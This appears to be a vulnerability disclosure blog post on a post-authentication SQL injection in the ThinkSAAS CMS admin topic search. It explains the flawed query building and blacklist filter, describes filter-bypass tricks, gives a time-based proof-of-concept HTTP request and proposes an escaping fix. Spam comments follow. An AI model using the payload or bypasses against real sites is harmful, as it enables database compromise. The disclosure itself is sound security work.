Thinksaas has a Post-Auth SQL injection vulnerability in app/topic/action/admin/topic.php

十二月 03, 2020

共享

标签


CVE

1. Intro

of this CMS

The repo of ThinksaasS is located at https://github.com/thinksaas/ThinkSAAS , quite a common-used CMS.

Source code of `v3.38` could be downloaded at https://www.thinksaas.cn/service/down/ , while passcode of downlaoding is `thinksaas9999`



开源社区基础版 V 3.38

费用：￥0 (免费开源)

2020-11-25

下载方法

inksaas9999

下载

查看功能演示

of this Vuln

ThinkSAAS before 3.38 has SQL injection via the `/index.php?app=topic&ac=admin&mg=topic&ts=list&title=PoC` title parameter, allowing remote attackers to execute arbitrary SQL commands.

2. Walkthrough

Code Review


Risky lines are here =>

- https://github.com/thinksaas/ThinkSAAS/blob/b0361f49cb026ad33b7df6b15539bec6dadd24b0/app/topic/action/admin/topic.php#L42
- https://github.com/thinksaas/ThinkSAAS/blob/b0361f49cb026ad33b7df6b15539bec6dadd24b0/thinksaas/tsApp.php#L146

Due to unproper conjunction of SQL query sentences (1) and invalid filter (2)

(1) unproper conjunction of SQL query sentences

app/topic/action/admin/topic.php#L42



```php
<?php
defined('IN_TS') or die('Access Denied.');
switch($ts){
  case "list":
        ...
        $title = urldecode($_GET['title']);   #  1' Notice that $title is urldecoded
        ...
        if($title){
            $where = "`title` like '%$title%'";   # 2' directly conjuncted to $where
        }

        $arrTopic = $new['topic']->findAll('topic',$where,'addtime desc',null,$lstart.',10');   # 3' findAll() via $where
        ...
```

Let's see how `findAll()` works:

thinksaas/tsApp.php#L146

Till now, `$where` is partly controlled by us, once injecting a singal quote `'` via `$title`, while how to closen this query sentence is still unknown, cause the filtering of `#` and `--`

However, the function of `urldecode()` helped us, we can craft a double-URLencoded params, like `%25%23 >>> %23 >>> #` , (namely `%2523` stands for `#`) , as it will BYPASS the filter (#) as follows.

So we have a vuln of SQLi. Let's see the sanitizing functions.

(2) invalid filter

This CMS have some global functions for sanitizing user-controlled params, in `/thinksaas/tsFunction.php#2134` , as its link goes here

```
function tsFilter($value) {

    $value = trim($value);

    //定义不允许提交的SQl命令和关键字

    $words = array();

    $words[] = "add ";

    $words[] = "and ";

    $words[] = "count ";

    $words[] = "order ";

    $words[] = "table ";

    $words[] = "by ";
    $words[] = "create ";

    $words[] = "delete ";

    $words[] = "drop ";

    $words[] = "from ";

    $words[] = "grant ";

    $words[] = "insert ";

    $words[] = "select ";

    $words[] = "truncate ";

    $words[] = "update ";

    $words[] = "use ";

    $words[] = "--";

    $words[] = "#";

    $words[] = "group_concat";

    $words[] = "column_name";

    $words[] = "information_schema.columns";

    $words[] = "table_schema";

    $words[] = "union ";

    $words[] = "where ";

    $words[] = "alert";

    $value = strtolower($value);

    //转换为小写

    foreach ($words as $word) {

        if (strstr($value, $word)) {

            $value = str_replace($word, '', $value);

        }

    }


    return $value;

}
```

Apart from that `foreach ($words as $word) {` cannot comletely sanitize those evil words, the Blacklists itself is invalid as well. While `SELselect ECT 1` could still be used (as `SELselect ECT 1 => SELECT 1`).


Also, one is abe to use `select/**/1` instead of `select 1` , in order to bypass the blackword of `select` .

As above, `select/**/1/**/from/**/(sleep(1)` could be used.

In summary, we can craft a special payload (double-URLencoded + SQL injection) to trigger SQLi vulns, of course we need login first...

PoC & EXPLOIT

```
GET /index.php?app=topic&ac=admin&mg=topic&ts=list&title=PoC%%2527+and/**/1-(select/**/1/**/from/**/(select+sleep(3))a)%2523%2520 HTTP/1.1

Host: thinksaas

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4230.1 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: zh-SG,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Connection: close

Referer: http://thinksaas/index.php?app=search&ac=s&kw=keyword

Cookie: PHPSESSID=6im4ssqo33h8l2d43u78nbr4c3; ts_autologin=goh59atl3dsk44o4sws48s80co44ww8

Upgrade-Insecure-Requests: 1
```



3. Mitigations

After `URLdecode` , param sanitizing may still be neccessary, a possible demo is as follows:

```
if($title){

        //$where = "`title` like '%$title%'";

        $where = "`title` like '%". $this->escape($title). "%'";

    }
```

标签： CVE 共享

评论

ThinkSAAS · 2020年12月3日 21:21

你好，是否是系统管理员登录的情况下?

Unc1e · 2020年12月8日 04:52

是的, 是在系统管理员登录的情况下。Yes, it's a Post-Auth SQL Injection

回复

Unow22 · 2021年10月12日 11:26

The best part about this mouthwash is that you can easily carry this small one-ounce bottle anywhere and can swish your mouth for merely a few minutes to detox from THC before the test with ease. There are four predominant types of tests that you should be prepared for before the trial. Knowing how these tests operate and their detection window makes it easier to opt from the various detoxification methods. As per Mayo Clinic, the amount of time THC is evident in urine varies according to the amount and frequency of cannabis consumed by the candidates. To maximize the THC detoxing effects of your workout routine, it's also great if you can hop in a steam bath or sauna to further sweat out those nasty cannabinoids. If you have the time, patience, and discipline to not touch a bong or chomp on an edible for a relatively short period of time, then the abstinence method is going to come easily to you.

回复

aaronnquercia · 2022年3月4日 21:39

How to get to Wynn Las Vegas by Bus, taxi or ride - DRM
Directions to Wynn Las Vegas (Nevada) with public transportation. 경산 출장안마 The 공주 출장마사지 following transit 진주 출장샵 lines 동해 출장마사지 have routes that 동두천 출장 마사지 pass near Wynn Las Vegas and

回复

要发表评论，请点击下方按钮以使用 Google 帐号登录。

此博客中的热门博文

MKCMS V6.2 has mutilple vulnerabilities

四月 11, 2020

0x00:Lead In Source code can be downloaded at https://www.lanzous.com/ib7zwmh This CMS is kinda funny, coz there is a universal filter addslashes in /system/library.php /system/library.php <?php ... if (! get_magic_quotes_gpc ()) …

共享 发表评论 阅读全文

lykops has multiple vulnerabilities

二月 06, 2021

corresponding 0x00 intro - github repo: https://github.com/lykops/lykops - 121 stars and 65 forks til 2021/2/6 0x01 Post-Auth OS-command injection lykops/library/utils/file.py#248 -> upload_file() we got

共享 1 条评论 阅读全文

归档

标签

举报滥用情况